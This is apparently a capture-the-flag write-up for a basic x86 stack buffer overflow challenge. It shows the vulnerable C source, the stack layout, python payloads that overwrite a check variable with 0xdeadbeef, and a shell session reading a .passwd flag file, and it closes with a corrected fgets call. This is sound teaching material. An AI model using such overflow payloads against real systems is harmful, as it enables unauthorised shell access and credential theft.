

ELF x86 - Stack buffer overflow basic 1

Abdoulkader MOUSSA MOHAMED

February 2023

1 Search vulnerability

Let's firstly read the source code of our program.

```
..
int main()
{

  int var;
  int check = 0x04030201;
  char buf[40];

  fgets(buf,45,stdin);

  printf("\n[buf]: %s\n", buf);
  printf("[check] %p\n", check);

  if ((check != 0x04030201) && (check != 0xdeadbeef))
    printf ("\nYou are on the right way!\n");

  if (check == 0xdeadbeef)
   {
     printf("Yeah dude! You win!\nOpening your shell...\n");
     setreuid(geteuid(), geteuid());
     system("/bin/bash");
     printf("Shell closed! Bye.\n");
   }
   return 0;
}
```

We notice that :

* If the value of variable **check** becomes **0xdeadbeef**, we get a shell. This is clearly our goal.
* *fgets* reads 45 characters from stdin and put it in **buf** while **buf** size is 40. So this is vulnerable to **buffer overflow** attack.
* As we have a stack, the overflow on **buf** can change the value of **check**.

Let's draw the stack. In assembly code of main , we can see :

```
lea     -0x44(%ebp),%eax        // ebp-0x44 is the offset of 'buf'
..
cmpl    $0xdeadbeef,-0x1c(%ebp) // ebp-0x1c is the offset of 'check'
```

So the stack looks like :

```
Highest Address
-----------------    ebp
...
-----------------
| check (4 bytes)|
-----------------    ebp - 0x1c
| buf (40 bytes) |
-----------------    ebp - 0x44
Lowest Address
```

2 Exploit it !

Now that we correctly understood how things goes, let's run the program.

```
$ python -c 'print("A"*40 + "D"*4)' | ./ch13

[buf]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADDDD
[check] 0x44444444

You are on the right way!
```

The value of check is indeed equal to **DDDD**(**0x44444444** in hexadecimal) as expected. Let's do another test :

```
$ python -c 'print("A"*40 + "ABCD")' | ./ch13

[buf]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCD
[check] 0x44434241

You are on the right way!
```

We expected check to be equal to **ABCD** but he is equal to **DCBA**. That's mean that we have a little endian architecture.

As we want that the value of check become **0xdeadbeef**, here is how we can do it :

```
$ python -c 'print("A"*40 + "\xef\xbe\xad\xde")' | ./ch13

[buf]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[check] 0xdeadbeef
Yeah dude! You win!
Opening your shell...
Shell closed! Bye.
```

To avoid that the shell open then close, we have to add **cat** command that keeps stdin open.

```
$ (python -c 'print("A"*40 + "\xef\xbe\xad\xde")';cat )| ./ch13

[buf]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[check] 0xdeadbeef
Yeah dude! You win!
Opening your shell...
ls -a
.  ..  ch13  ch13.c  .git  Makefile  .passwd  ._perms
cat .passwd
flagflagflagflagflag
exit
Shell closed! Bye.
```

3 How to correct it

To avoid this kind of vulnerability, we just have to make sure that we never write data in a buffer more than his capacity. Here is a fix of the program :

```
#define BUFFER_SIZE 40
..
int main()
{
  ..
  char buf[BUFFER_SIZE];

  fgets(buf,BUFFER_SIZE,stdin);

  ..
}
```